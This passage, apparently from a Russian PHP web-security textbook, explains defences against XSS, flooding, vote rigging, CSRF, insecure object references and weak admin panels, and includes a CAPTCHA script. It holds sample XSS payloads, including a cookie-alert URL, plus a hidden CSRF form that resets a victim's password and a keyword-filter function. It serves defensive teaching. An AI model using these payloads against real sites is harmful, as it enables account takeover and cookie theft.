В любом случае не забудьте очистить поле `recovery`, чтобы оно было пустым, иначе хакер может запустить перебор всех возможных значений для сброса пароля для любого пользователя. Для этого достаточно написать небольшую программу, которая будет отправлять `GET`-запросы вашему сценарию и автоматически менять значение параметра `recovery`. Рано или поздно взлом произойдет. А хакеры никуда и не торопятся.

Обратите внимание на то, как происходит сравнение в запросе, показанном выше. В нем мы производим сравнение имени пользователя с полученным значением параметра `name`, значение кода сравниваем с параметром `recovery`. Кроме того, поле `recovery` не должно быть равно пустой строке:

```
recovery = " . $_GET[recovery] . "' AND recovery <> ""
```

Если вы будете очищать поле `recovery` пустой строкой, или в таблице оно будет получать по умолчанию это значение, а не `NULL`, то без второй части проверки все

ваши записи сразу станут уязвимыми. Взломщик без усилий обратится к вашему сценарию и передаст ему только имя пользователя. Параметр recovery достаточно оставить пустым, и пароль будет сброшен.

3.11. Атака Cross-Site Scripting

Одна из современных атак на Web-сайты получила название Cross-Site Scripting. Она основана на том, что хакер внедряет в Web-страницу свои HTML-директивы. С их помощью ему удается украсть содержимое файлов cookies посетителя сайта. Если в этих файлах были сохранены пароли, то хакер получает доступ к учетной записи пользователя.

Если хакер сможет внедрить свой код в Web-страницу, то это грозит нам не только взломом, но и порчей содержимого. При определенных условиях такую атаку можно отнести к классу дефейс (подмена страницы), правда, эти условия слишком притянуты за уши. Возможность внедрения чужого кода на сайт действительно опасна, и на это нельзя закрывать глаза.

Чтобы хакер не смог влиять на содержимое Web-страниц, вы должны внимательно проверять каждый параметр, который передается пользователем и содержимое которого выводится на страницу. Допустим, что вы хотите написать форум или гостевую книгу. Такие сценарии обязательно получают текст от пользователей и отображают его на Web-странице. Необходимо, чтобы хакер не смог отобразить на экране ничего лишнего.

А что лишнее он может отобразить? Я имею в виду HTML-теги. Как раз их использование на странице и приводит к проблемам. Если вы отображаете на экране текст, полученный от пользователя, то он должен выводиться как текст, а не как HTML-разметка. Если пользователь введет текст <h1>Title</h1>, то он должен выглядеть на экране как <h1>Title</h1>, а не как отформатированное крупным шрифтом слово Title.

Для обезвреживания переменных от HTML-кода можно использовать функцию htmlspecialchars(), которую мы рассматривали в *разд. 3.5*. Но у нас уже достаточно информации, чтобы не надеяться на эту функцию. На мой взгляд, будет намного лучше, если вы напишете регулярное выражение и функцию, которые будут заменять символ < последовательностью <.

Использование собственного регулярного выражения не обеспечивает более высокую скорость работы, зато гарантирует универсальность подхода. Вы будете наращивать функциональность, расширяя возможности поиска и замены.

Некоторые программисты пытаются запрещать только определенные опасные теги или параметры тегов (JavaScript, VBScript и др.), например, с помощью такой процедуры:

```
function RemoveScript($r)
{
 $r = preg_replace("/javascript/i", "java script ", $r);
```

```
 $r = preg_replace("/vbscript/i", "vb script ", $r);
 return $r;
}
```

Не стоит этого делать. Вы обязательно упустите опасный тег. Необходимо запрещать все, иначе ваша система безопасности окажется уязвимой.

В зависимости от контекста, опасными могут быть разные символы. Если вы сейчас просто пишете с помощью PHP какой-то код на страницу, то тут опасным являются HTML-теги и в особенности символы угловых скобок < и >.

Если вы выводите что-то внутри тега, то тут уже очень опасными становятся одинарные или двойные кавычки. Например:

```
<a href="/test.php?id=<?= $_GET['id'] ?>">Ссылка</a>
```

Если хакер в качестве параметра `id` передаст что-то типа:

```
1" onclick="alert('Hacked')
```

В результате ссылка превратится в:

```
<a href="/test.php?id=1" onclick="alert('Hacked')">Ссылка</a>
```

По щелчку на такой ссылке выполнить JavaScript-код, который указал хакер. С помощью JavaScript можно украсть cookies пользователей, и если на сайте не безопасно реализовано управление сессиями, то, возможно, хакер получит доступ к аккаунту.

3.12. Флуд

Большинство хакеров начинает свою карьеру с небольших шалостей, одной из которых является *флуд* (flood). Что это такое? Допустим, что вы создаете форум или гостевую книгу, где любой посетитель сайта может оставить свое сообщение. Злоумышленник может попытаться засыпать базу данных бессмысленными сообщениями. Кому-то кажется это смешным, но я вижу в этом только глупость и детскую шалость. (На самом деле, я думаю обо всем этом в более грубой форме, но такие слова не зря называются непечатными.)

3.12.1. Защита от флуда сообщениями

Одним из вариантов защиты от флуда будет запрет на отправку с одного и того же IP-адреса нескольких сообщений подряд. Для этого можно реализовать в сценарии следующую логику:

1. После отправки пользователем сообщения адрес посетителя и текущее время сохраняются на сервере в базе данных. Хранить адрес необходимо именно на сервере, потому что все, что находится на компьютере-клиенте, без проблем уничтожается за пять секунд, а то и быстрее. Чтобы определить адрес клиента, можно использовать переменную окружения `REMOTE_ADDR`:

   ```
   $_SERVER["REMOTE_ADDR"]
   ```

2. При принятии сообщения от пользователя необходимо удалить из базы все IP-адреса, время хранения которых превышает определенное количество минут. Чаще всего достаточно двух минут.
3. Теперь проверяем, остался ли IP-адрес в базе данных. Если да, то не обрабатываем полученное сообщение, а выдаем сообщение типа "Нельзя оставлять два сообщения в течение двух минут".

Недостаток метода заключается в том, что он полезен только на малопосещаемых сайтах. Если сайт активно посещаем и интересен хакеру, то он напишет программу, которая будет через определенные промежутки забрасывать ваш сценарий флудом. Второй недостаток — очень много пользователей скрыты за прокси-серверами, и все они видны в сети под одним и тем же IP-адресом. Например, сотни пользователей одного провайдера покажутся такой защите одним пользователем. Если кто-то из них оставит сообщение и "засветится" в базе данных, то в течение времени защиты от флуда ни один из пользователей этого провайдера не сможет оставить сообщение.

На мой взгляд, наилучшим методом защиты от накрутки будет использование теста CAPTCHA. Об этом мы будем говорить в *разд. 3.18*.

3.12.2. Защита от накрутки голосований

Флуд может использоваться и для накруток голосования. Злоумышленник отдает свой голос за один и тот же вариант ответа несколько раз, сделав голосование необъективным.

Первое, что приходит в голову для защиты от флуда, — сохранить на диске пользователя файл cookie, в котором будет присутствовать параметр, указывающий на то, что пользователь уже проголосовал.

Десять лет назад система голосования на **www.download.com** не имела абсолютно никакой защиты от флуда, и можно было воспользоваться простейшим способом быстрого клика: вы заходите на сайт, выбираете нужный вариант ответа и начинаете быстро щелкать на кнопке **Отправить**.

Допустим, вы используете простую телефонную линию. Тогда для отправки вашего ответа и получения подтверждения (т. е. cookie-файла) нужно время. Если в момент пересылки/получения пакета повторно нажать кнопку **Отправить**, то предыдущая посылка на клиентской стороне считается незавершенной и отменяется, и начинает работать новый сеанс обмена данными. Когда на первую отправку придет подтверждение сервера и просьба изменить файл cookie, запрос будет отклонен из-за несовпадения сеансов.

Следовательно, если быстро щелкать на кнопке **Отправить**, то будут отправляться пакеты с вашими вариантами ответа, а сервер их обработает и добавит полученные голоса (т. е. выполнятся шаги 1 и 2). А вот ваш компьютер станет отклонять подтверждения, и третий шаг будет пропускаться, пока не произойдет одно из следующих событий:

- если вы прекратите быстро щелкать на кнопке отправки ответа, то браузер примет файл cookie, полученный в результате последнего щелчка, и сохранит его;
- если между щелчками на кнопке отправки сервер обработал запрос, а ваш компьютер успел принять подтверждение, то файл будет создан, и дальнейшие щелчки станут невозможными.

На выделенных линиях с большой скоростью подключения обмен пакетами происходит быстро, и можно не успеть щелкнуть в очередной раз, а значит, файл cookie будет создан. Чтобы оставить новое сообщение, придется удалить файл и только после этого повторить попытку. Это отнимает слишком много времени, и такой накруткой мало кто занимается. А если на сервере еще и сохраняется IP-адрес проголосовавших пользователей, то хакеры вообще не будут связываться с таким сайтом.

Вариантов накрутки сценариев голосований много, и мы рассмотрели только один — самый простой. Вы можете познакомиться и с другими вариантами в книге "Компьютер глазами хакера" [3]. Наша же задача — рассмотреть эффективный метод защиты от накрутки.

Для защиты от двойного голосования мы опять же можем сохранять IP-адреса проголосовавших в базе данных сервера. Эти адреса должны храниться, пока не сменится опрос. В этом случае с одного IP-адреса никогда нельзя будет проголосовать дважды.

Однако это не значит, что определенный пользователь не сможет проголосовать дважды. Мы привязались к адресу, а не к пользователю. Хакер может подключиться через анонимный прокси-сервер и снова проголосовать, потому что ваш сценарий увидит IP-адрес прокси, а не хакера. Но много ли можно найти анонимных прокси? Я думаю, что нет, поэтому сильно повлиять на ход голосования не удастся. А если кто-то уже проголосовал через прокси, то хакер не сможет этого сделать.

Возиться с прокси-серверами хакеры не любят, потому что эффект минимален, а вот для голосования такая защита является минусом. В Интернете очень много больших сетей, которые связаны с внешним миром через прокси- или NAT-серверы. В этом случае все пользователи видны из Интернета с одним и тем же IP-адресом, и это создает серьезные проблемы для защиты сценариев. Достаточно одному пользователю отдать свой голос, и все остальные уже этого сделать не смогут. Получается, что такую защиту нельзя назвать эффективной.

Более удачным решением будет сохранение в базе данных IP-адреса только на определенное время, как и при защите от флуда. В этом случае все пользователи смогут проголосовать, главное, чтобы они голосовали не одновременно. Впрочем, и хакер сможет через определенные промежутки времени оставлять свой голос.

Большинство сайтов последнее время стало разрешать голосование только зарегистрированным пользователям. Это изначально ограничивает круг людей, которые могут выразить свое мнение, но зато создает более эффективную защиту от флуда. Ограничение круга людей происходит потому, что не каждый захочет регистрироваться ради того, чтобы оставить голос. Например, я ненавижу регистрироваться на

сайтах и не могу терпеть форумы из-за того, что там нужно заполнять какие-то формы только для того, чтобы пообщаться или задать вопрос другим. Я не оставляю свои сообщения на блогах, если для этого нужно зарегистрироваться.

Теперь хакеру, чтобы проголосовать, нужно зарегистрироваться на сайте, а если этот процесс потребует действительного адреса e-mail (на который будет отправляться код активации), то для того, чтобы отдать фальшивый голос, хакеру нужно будет выполнить следующие действия:

1. Зарегистрировать почтовый ящик на любой бесплатной службе. Благо, таких служб в Интернете достаточно, и это не составит особого труда.
2. Зарегистрироваться на сайте с указанием зарегистрированного ящика, куда будет выслан код активации.
3. Активировать учетную запись и проголосовать.

Все эти шаги несложные, но отнимают очень много времени и сил, а хакеры ленивы и не будут заниматься подобными вещами, зато добропорядочным пользователям мы добавим лишних хлопот.

Получается, что любому голосованию в Интернете нельзя доверять, потому что оно не может отражать действительность. Если реализовать жесткую защиту от флуда, то проголосуют далеко не все, а если защиту хоть немного смягчить, то хакеры сумеют ее обойти. Другое дело, с какими затратами будет связан обход. В данном случае затраты измеряются временем и усилиями. Накрутка голосования — это не та область, где хакеры должны применять свои знания и умения. Хакерское сообщество такого взлома не одобрит, да и эффектного результата тут не будет.

3.13. Защита от изменения формы

У PHP есть очень интересная переменная окружения: `HTTP_REFERER`. В ней должен находиться путь к файлу, из которого был запущен сценарий. Давайте создадим файл env.php со следующим содержимым:

```
<form action="env.php" method="get">
 <B>Введите какой-нибудь текст</B>
 <BR>Текст: <input name="server">
 <BR><input type="submit" value="OK">
</form>

<?php
 print($_SERVER['HTTP_REFERER']);
?>
```

Здесь определены форма для ввода текста и передачи его сценарию и PHP-код, который выводит на Web-страницу содержимое переменной `HTTP_REFERER`. Загрузите этот сценарий в браузер. В результате на экране помимо формы для ввода текста может быть выведен путь к файлу, откуда был запущен сценарий, но при запуске он может быть и пустым. Теперь попробуйте ввести какой-нибудь текст в поле

ввода и передать его серверу. Вот теперь переменная HTTP_REFERER точно должна отражать путь. В моем случае на Web-странице я увидел **http://192.168.77.1/env.php**, здесь **192.168.77.1** — это IP-адрес компьютера, где у меня установлен Linux с Web-сервером Apache + PHP.

Теперь попробуем сохранить файл на своем жестком диске и исправим путь в поле action формы так, чтобы данные формы передавались Web-серверу:

```
<form action="http://192.168.77.1/env.php" method="get">
 <B>Введите какой-нибудь текст</B>
 <BR>Текст: <input name="server">
 <BR><input type="submit" value="OK">
</form>

<?php
 print($_SERVER['HTTP_REFERER']);
?>
```

Хакеры очень часто сохраняют Web-страницы на своем диске для изучения и корректировки параметров, например, параметров, передаваемых методом POST.

Загрузите этот файл со своего жесткого диска и попробуйте теперь передать параметр серверу. Так как в данном случае сценарий запускается не с сервера, то переменная $_SERVER['HTTP_REFERER'] будет содержать что угодно, но только не адрес сервера **192.168.77.1**. Таким образом, в сценарии можно сделать следующую защиту:

```
<?
 if (!ereg("^http://192\.168.8\.88", $_SERVER['HTTP_REFERER']))
 {
   die("Не стоит так взламывать сайт");
 }
?>
```

Теперь сохранить страницу на локальном жестком диске будет сложнее.

Но эта защита слишком простая, но способна все же защитить от некоторых проблем. Допустим, что у вас есть форма, на которой пользователь может поменять пароль: **www.profwebdev.com/account/changpwd.php**. Когда пользователь просто обращается к этому адресу (GET-запрос), то сайт рисует форму для смены пароля. Если форма заполнена, то она отправляется обратно серверу на этот же URL, но уже POST-методом. Сервер меняет пароль для текущего пользователя, и все вроде бы работает прекрасно.

Но хакер может создать следующий файл на своем сайте:

```
<form style="display:none" id="hackform" method="post"
   action="http://www.profwebdev.com/account/changepwd.php">
 <input type="text" name="password" value="qwer1234" />
</form>

<a href="#" onclick="$('#hackform').submit()">Кликни здесь</a>
```

Здесь у нас невидимая на странице форма (об этом говорит стиль display:none) и ссылка. Когда пользователь щелкает на ссылке, то он методом POST отправляет форму на наш сайт. Вполне легально отправлять форму с одного сайта на другой, и она будет прекрасно обработана. И если посетитель, который зайдет на сайт хакера, одновременно будет авторизован на нашем сайте, то он изменит свой пароль на qwer1234, хотя сам об этом ничего подозревать не будет.

Вы скажете, что пользователя ведь отправят на наш сайт, и он увидит, что его пароль сменился. Возможно. Но если хакер поступит чуть умнее, он сможет спрятать этот запрос в скрытом iframe, и тогда пользователь ничего не увидит.

Когда запрос приходит от другого сайта, то его можно отфильтровать просто проверкой referrer. Это не самая идеальная защита от подобной атаки, она просто минимально необходимая.

Сейчас рекомендуют для каждой формы генерировать свой *токен* — уникальное значение, которое будет передаваться с формой обратно на сервер. Форма должна выглядеть примерно так:

```
<form method="post" action="changepwd.php">
 <input type=""hidden" name="token" value="TOKEH" />
 <input type="text" name="password" value="" />
</form>
```

Здесь у формы добавлен еще один параметр, который будет невидимым. В качестве значения TOKEH нужно генерировать какую-то уникальную строку, которая будет присутствовать в теле страницы и отправляться на сервер вместе с данными формы, а так же это значение должно сохраняться на сервере. Для каждого пользователя и для каждой формы эта строка должна генерироваться заново и быть уникальной.

Когда форма приходит на сервер и наш сценарий начинает ее обрабатывать, то мы проверяем, сохранялось ли для этого пользователя данное значение. Если да, то форма в порядке и это мы ее создавали. Если значение неверно, то это обман. Хакерский сайт при создании формы не может предугадать, какое значение будет в TOKEH, и подобная атака становится бесполезной.

3.14. Сопровождение журнала

При разработке Web-приложения необходимо позаботиться и о создании журнала основных изменений. Да, у Web-сервера есть собственный журнал, в котором сохраняется вся активность пользователей, но на крупных сайтах с большим количеством посетителей разобраться в таком журнале очень сложно, а иногда просто невозможно. К тому же он сохраняет далеко не всю полезную информацию.

Есть и второй аргумент в пользу собственного журнала — не каждый хостинг может предоставлять доступ к журналам Web-сервера. Я, например, ни разу не видел такой возможности для пользователей бесплатного хостинга. Впрочем, я мало

пользовался бесплатными хостингами. Я считаю, что лучше заплатить 100 долларов за год и получить качественное место для сайта.

В *разд. 5.3.3* мы будем рассматривать, как можно самостоятельно реализовать систему аутентификации пользователей. Наш сценарий будет проверять введенные пользователем имя и пароль, и если данные указаны верно, то пользователю будут выданы определенные права на выполнение каких-либо действий. Допустим, что хакер написал программу подбора пароля для вашего сценария и запустил ее. С помощью журнала Web-сервера увидеть попытку подбора будет не так уж и просто, зато если в вашей базе данных будет отдельная таблица, регистрирующая все удачные и неудачные попытки входа, то вся информация о попытках неверного входа будет как на ладони.

Системы аутентификации очень часто становятся объектом нападения со стороны хакеров, поэтому журнал поможет вам и в выявлении ошибок. Если в программе присутствует ошибка, и хакер использовал атаку SQL Injection, например, указав в качестве пароля запрос, то этот пароль сохранится в вашем журнале.

Я надеюсь, что смог убедить вас в создании собственного журнала регистрации основных действий пользователя. А что нужно отнести к основному, а что нет? Трудно сказать, но я бы порекомендовал регистрировать:

- события аутентификации — время запроса пользователя, результат проверки, указанные имя и пароль, IP-адрес пользователя. В данном случае пароль должен сохраняться в базе данных только в том случае, когда аутентификация прошла неудачно. Действительные пароли сохранять нельзя;
- изменение параметров аутентификации — время, IP-адрес клиента, старый и новый пароли, а точнее, хеш пароля;
- изменение основных параметров системы. Например, на форуме это параметры форума, создание новых разделов и т. д.

Взломы практически неизбежны, новые виды атак появляются регулярно, и от этого никуда не деться. Дело в том, что сценарии пишут люди, а им свойственно ошибаться, и если ошибку найдет хакер, то сервер будет в опасности, пока об этом не узнают программисты и не исправят ошибку. Журнал поможет вам быстро выявить нештатные ситуации и ликвидировать их. Будет хорошо, если журнал окажется максимально удобным. Например, журналы Apache очень мощны, но далеки от идеала и не очень подходят для решения задач, встающих перед программистами.

Из личного опыта: мне несколько раз помогали журналы авторизации. На каждом сайте, который я делаю, обязательно создаю таблицу со следующими полями:

- e-mail;
- ID пользователя — будет не нулевым, если пользователь найден при авторизации;
- пароль — будет не нулевым, если авторизация прошла неудачно, но несмотря на то, что это неверный пароль, он зашифрован;
- время;
- дата.

Однажды один из сайтов, который я поддерживал, поддался атаке по словарю. Хакеры где-то взяли базу данных e-mail и паролей и с помощью скрипта проверяли каждого пользователя из этой базы на моем сайте. По такой таблице мы быстро определили, что кто-то сканирует сайт, заблокировали IP-адреса, и клиент тут же принял решение реализовывать вуфакторную авторизацию. До этого мне не удавалось убедить клиента, что просто имени и пароля не достаточно, это не безопасно.

3.15. Защита от неправомерных изменений

Неправомерное изменение информации на самом деле ничего общего не имеет с самим языком программирования. Такие ошибки я бы отнес больше к логическим, когда программист неверно реализует логику кода.

Я сейчас консультирую одну американскую команду по сайту, который они разрабатывают, и примерно месяц назад они обратились ко мне с запросом помочь разобраться с уязвимостью. Их сайт тестирует очень уважаемая компания в мире безопасности, и специалисты нашли серьезную уязвимость, когда хакер может обновить адрес доставки для товаров любого пользователя.

Ошибка была в логике обновления адреса пользователя. Форма получала данные об адресе доставки и выглядела примерно следующим образом:

```
<form action="" method="post">
 <input type="hidden" name="addressid" value="<?= AddressID ?>" />
 <input name="address1" value="<?= Address1 ?>" />
 <input name="address2" value="<?= Address2 ?>" />
 <input name="city" value="<?= City ?>" />

 ...
</form>
```

Все вроде бы хорошо, потому что мы даем пользователю возможность ввести новые данные адреса, и через скрытое поле передается уникальный ID адреса из таблицы базы данных. ID просто необходим, ведь у одного пользователя может оказаться несколько адресов доставки. У меня на сайте eBay два адреса — мой личный и адрес родителей, потому что я один раз отправлял им что-то (уже и не помню что).

На сервере была следующая логика:

```
SELECT * FROM Address WHERE AddressID = $_POST['addressid']
```

Это только запрос на поиск данных, сам PHP-код сейчас не имеет значения. Запрос находит нам адрес, а после этого с помощью PHP сохраняются новые данные и отправляются обратно на сервер.

Ошибка может быть незаметна неопытному программисту. Но она тут есть и очень серьезная. Мы не проверяем, принадлежит ли данный адрес текущему пользователю. Хакер может изменить форму и указать вместо своего `AddressID` любое другое

число, ведь обычно в качестве ключа для подобных таблиц используются именно числа, которые в базе данных идут последовательно. Изменив чужой адрес на свой, можно неожиданно получить на свой адрес какую-то приятную доставку от взломанного магазина.

Проблема решается достаточно просто. В сессии должен храниться ID текущего пользователя, а любые запросы на поиск персональных данных или любые действия в коде над персональными данными должны проверять ID. Пример выше с запросом на поиск адреса тогда можно решить следующим образом:

```
SELECT *
FROM Address
WHERE AddressID = $_POST['addressid']
  AND MemberID = ID_Пользователя
```

Теперь я ищу не только по ID адреса, но и по ID пользователя из сессии. Хакеры не смогут повлиять на значение из сессии, поэтому такой подход уже безопасен. Если хакер попытается изменить ID адреса, наш запрос не сможет найти адрес, если он не принадлежит хакеру.

Всегда при работе с данными убеждайтесь, что они принадлежат текущему пользователю. Это можно реализовать с помощью ID текущего пользователя. Никогда не передавайте этот ID в форме. Он не должен быть спрятан на форме или в cookies и передаваться на сервер от пользователя. Не доверяйте никаким данным, которые приходят от браузера. ID текущего пользователя должен быть в сессии.

3.16. Панель администратора

Если вы создаете сайт с помощью какого-либо языка программирования, то нелишним будет сделать обновление сайта через Web-интерфейс. Для этого чаще всего пишутся сценарии администраторов/модераторов, в которых определенные пользователи могут пополнять сайт информацией. Такие сценарии требуют отдельной защиты, и сейчас мы рассмотрим наиболее типичные ошибки программистов.

Первая ошибка: нельзя код администрирования разбрасывать на сервере по разным каталогам. В этом случае очень сложно будет контролировать сайт и его безопасность. Весь код администрирования должен быть собран в сценариях одного и только одного каталога на сервере. Даже два каталога понизят безопасность и ослабят контроль.

Никогда не делайте ссылки на сценарии администрирования на общедоступных страницах. Желательно, чтобы вообще ссылок не было, и хакер не знал, где находятся сценарии, какие у них имена и какие параметры. Чем меньше знает хакер, тем лучше.

Если вы выполните эти два условия, то вам проще будет действовать в случае взлома. Взломы неизбежны, потому что все мы ошибаемся, только не все ошибки бывают критичными. Наша задача — заранее предусмотреть все возможное, чтобы действия хакера принесли минимальный ущерб.

Но даже несмотря на то, что пользователи могут и не знать, где находится панель администрирования, к коду этой части сайта тоже нужно подходить со всей серьезностью.

Если хакер каким-либо образом получит пароль администратора или модератора, то вы достаточно быстро сможете ограничить его действия простым переименованием каталога со сценариями администратора. В этом случае хакер не сможет ничего сделать, если не будет знать, где находятся нужные ему файлы. Переименование позволит временно остановить хакера, и после этого можно произвести анализ в поисках уязвимости, которой воспользовался злоумышленник.

Раз уж мы затронули тему действий администратора во время взлома, хочется дать совет на основе личного опыта. Раньше я работал с бесплатными форумами phpBB и IPB (Invision Power Board). Очень хорошие форумы. Я ничуть не хочу оскорбить или обидеть их авторов, но эти форумы популярны, и поэтому хакеры регулярно находили в них различные ошибки. Когда ошибка оказывается критичной, все пользователи таких форумов становятся уязвимыми.

Если ваш форум взломали и вы заметили неправомерные действия, то немедленно переименуйте форум. Пусть он окажется на какое-то время недоступным, но зато останется целым. Теперь обновите сценарии, чтобы исправить ошибки, и измените пароли администраторов. Только после этого можно восстановить имя каталога с форумом, чтобы пользователи могли с ним работать.

Таким же образом необходимо поступать с любыми файлами сценариев, которые оказались причиной взлома. Чаще всего это бывают сценарии из панели администрирования, потому что здесь находится опасный для сервера код. Файл, ставший причиной взлома, должен быть переименован или даже удален с сервера (если у вас есть резервная копия на другом компьютере). Затем нужно исправить ошибку и восстановить файл.

Никогда не помещайте панель администратора в папки типа /admin, /cpanel. Вообще желательно, чтобы имя было абсолютно неестественным и, следовательно, недоступным для подбора. Например, у меня путь к панели администратора на сайте может выглядеть примерно так: **http://www.funniestworld.com/zizibu/**, где zizibu абсолютно ничего не значит, а просто первое, что пришло в голову.

Тех, кто бросился проверять путь **http://www.funniestworld.com/zizibu/**, спешу разочаровать — этот путь не существует. В реальности панель администратора находится в другой папке с не менее глупым именем.

3.17. Опасная переменная *$REQUEST_URI*

В *разд. 2.12.1* мы рассматривали переменные окружения, и среди них была одна очень удобная переменная `$REQUEST_URI`. Не доверяйте этому параметру, потому что хакер может легко повлиять на него. Допустим, у вас есть следующий код формы:

```
<?
 print("<form action=\"http://".$SERVER_NAME.$REQUEST_URI\"
    method=\"post\">");
```

```
 // Здесь находятся элементы управления

 print("<input type=\"submit\" value=\"Submit\">");
 print("</form>");
?>
```

В данном случае форма передает введенные данные сценарию, адрес которого формируется из переменных `$SERVER_NAME` и `$REQUEST_URI`. Если объединить содержимое этих двух переменных, то получится полный URL к текущему сценарию, т. е. сценарий направит данные сам себе, но при этом URL будет определен динамически. Очень удобное решение, но опасное. Допустим, что хакер введет в строке URL следующий адрес:

http://yoursite/index.php?"><script>alert(document.cookie)</script>

В ответ на это браузер отобразит модальное окно, в котором будет показано содержимое файлов cookies. Да, хакер увидит свои cookies-файлы, но чтобы украсть данные другого пользователя, достаточно сделать так, чтобы жертва щелкнула по нужной ссылке, и поставить немного другой JavaScript-код.

Обязательно проверяйте переменную `$REQUEST_URI` на недопустимые символы, а именно необходимо вырезать попытки обращения к < или >.

3.18. CAPTCHA

CAPTCHA расшифровывается как Completely Automated Public Turing test to tell Computers and Humans Apart, что в переводе означает "полностью автоматизированный публичный тест Тьюринга для различия компьютеров и людей". В России данный термин очень часто произносят так, как он произносится на английском — "капча".

Уже из названия понятно, что это тест, который должен гарантировать, что операцию выполнял именно человек, а не компьютер. В Интернете такая проверка очень актуальна. Дело в том, что злоумышленник может написать программу, которая будет отправлять флуд или голосовать вместо человека, накручивая счетчики программно. Хорошая проверка CAPTCHA гарантирует, что операцию выполнял именно человек, а не компьютер, а значит, злоумышленнику придется прилагать собственные усилия, чтобы ее пройти.

Вам уже много раз встречался тест CAPTCHA на разных сайтах в виде:

- картинок с цифрами и/или буквами, которые нужно ввести;
- задачи (чаще математической), которую нужно решить, или вопроса, на который нужно ответить.

То, что CAPTCHA заставляет пользователя выполнять какие-то действия руками, является очень эффективным методом защиты от накрутки, флуда или спама. После каждой попытки проголосовать, пользователю приходится в очередной раз вводить код или отвечать на вопрос, поэтому, чтобы отдать 1000 голосов за интересующий ответ, придется 1000 раз проходить тест CAPTCHA. Если у вас на сайте

нет регистрации, но есть голосование, то принимайте результат опроса только после прохождения этого теста. В этом случае результаты ваших опросов будут хоть немного ближе к правде.

Я использую тест CAPTCHA на всех блогах, чтобы защищать от флуда страницы комментирования и формы обратной связи. Например, если злоумышленник захочет "замусорить" какую-то заметку на моем блоге десятком неадекватных комментариев, ему придется 10 раз вводить числа при прохождении теста CAPTCHA, а мне — всего лишь 10 раз щелкнуть мышью, чтобы удалить мусор. Затраты злоумышленника несоизмеримы с моими, поэтому никто не занимается таким хулиганством.

В реальных проектах я рекомендую использовать Google Captcha. Поисковый гигант разработал достаточно хороший API, который вы можете использовать для того, чтобы обеспечить защиту своих сайтов. На сайте Google есть великолепная документация о том, как использовать их каптчу, и отличные примеры кода. Я сам начал переводить некоторые свои сайты на их каптчу. Однако очень часто использую и свою реализацию, когда мне нужно что-то простое, но при этом хорошо интернирующееся в дизайн моих страниц.

Поскольку эта книга посвящена программированию, я предлагаю написать собственную реализацию теста CAPTCHA. Итак, в качестве примера реализуем защиту цифрами, нарисованными на картинке, и добавим на нее шум. Для этого в PHP мы можем программно создать картинку и нарисовать на ней цифры (или буквы, или слова) и шум.

Какой шум выбрать?

- Можно покрыть цифры и фон точками, только вот точек для создания полноценного шума понадобится очень много. В таком случае придется применить цикл, что является ресурсоемким действием.
- Для создания шума можно использовать какой-нибудь графический алгоритм, примерно как в Adobe Photoshop есть фильтр для превращения картинки в шум.
- Можно заранее подготовить картинку с шумом и рисовать секретный код на ее поверхности. Чтобы это дало хороший результат, желательно, чтобы шум и фон на подготовленной картинке были в тех же тонах, что и сам код, который мы будем рисовать. В этом случае все будет сливаться, и распознать образы программно будет проблематично. Но из-за того что картинка фона статична, вполне реально написать сценарий, который программно будет очищать изображение от шума.
- Можно нарисовать несколько линий поверх секретного кода. Достаточно пяти линий, чтобы изображение получилось зашумленным, но эффективность этого метода так же далека от идеала. Злоумышленник может написать сценарий, который будет распознавать линии на изображении и удалять их.

Чтобы взломщики начали писать программу по распознаванию секретного кода CAPTCHA для вашего сайта, он должен быть очень популярным. Мы будем придерживаться принципа разумной достаточности и реализуем последний из описан-

ных выше методов. А именно создадим изображение, нарисуем на нем секретный код и наложим на него шум с помощью линий.

Итак, создадим файл protect.php и запишем в него содержимое листинга 3.3.

Листинг 3.3. Сценарий создания теста CAPTCHA

```
<?
session_start();
header("Content-type: image/png");
$img = imagecreatetruecolor(130,24) or die('Cannot create image');

imagefill($img, 0, 0, 0xFFFFFF);

$x=0;
$i=1;
$sum = "";
while ($i++ <= 5) {
 imagettftext($img,
    rand(14,18),
    rand(-12,12),
    $x=$x+20,
    15+rand(0,5),
    imagecolorallocate($img,rand(0,$i*25),rand(0,$i*25),rand(0,$i*25)),
    "arial.ttf",
    $rnd=rand(0,9));
 $sum = $sum.(string)$rnd;
 imageline($img, 0, rand(0,24), 130, rand(0,40), $DDDDDD);
}
$_SESSION[secret_number] = $sum;

imagepng($img);
imagedestroy($img);
?>
```

Давайте рассмотрим, что здесь происходит, тем более что с картинками мы пока еще не работали и в этом сценарии много интересного.

Сразу после запуска сеанса мы вызываем функцию `header()`. Сделать это следует до вывода какой бы то ни было информации, потому что она задает заголовок последующих данных. Если вы не вызовете эту функцию, то будет создан заголовок по умолчанию, который соответствует HTML-странице. Наш сценарий будет создавать картинку, а не страницу, поэтому мы вызываем функцию `header()` и указываем в качестве параметра `"Content-type: image/png"`. Данный тип заголовка определяет картинку в формате PNG, и именно ее мы должны сгенерировать в сценарии.

После этого вызывается функция `imagecreatetruecolor()`, которая создает картинку в памяти сервера. В качестве параметров передаются требуемые ширина и высота

картинки. Сразу же заполняем всю область картинки белым фоном с помощью функции `imagefill()`.

Фон для рисования готов. Запускаем цикл из пяти шагов, на каждом шаге которого рисуем одну случайную цифру и линию со случайными координатами. В том же цикле мы добавляем к переменной `$sum` нарисованную цифру. В этой переменной мы собираем сгенерированный код защиты в одно целое.

> **Примечание**
>
> Обратите внимание, что в сценарии используется шрифт из файла arial.ttf. Это шрифт из стандартной поставки Windows. Я не уверен, что у меня есть право распространять его файл на диске, поэтому если вы хотите использовать мой сценарий, то замените имя файла шрифта тем, который имеете право использовать. После этого не забудьте разместить файл шрифта на сервере вместе с файлом protect.php.

Теперь посмотрим, как может выглядеть сценарий, использующий тест CAPTCHA для защиты. Допустим, что это сценарий блога, в котором посетители могут оставлять свои сообщения. Форма нашего сценария будет выглядеть, как на рис. 3.2.

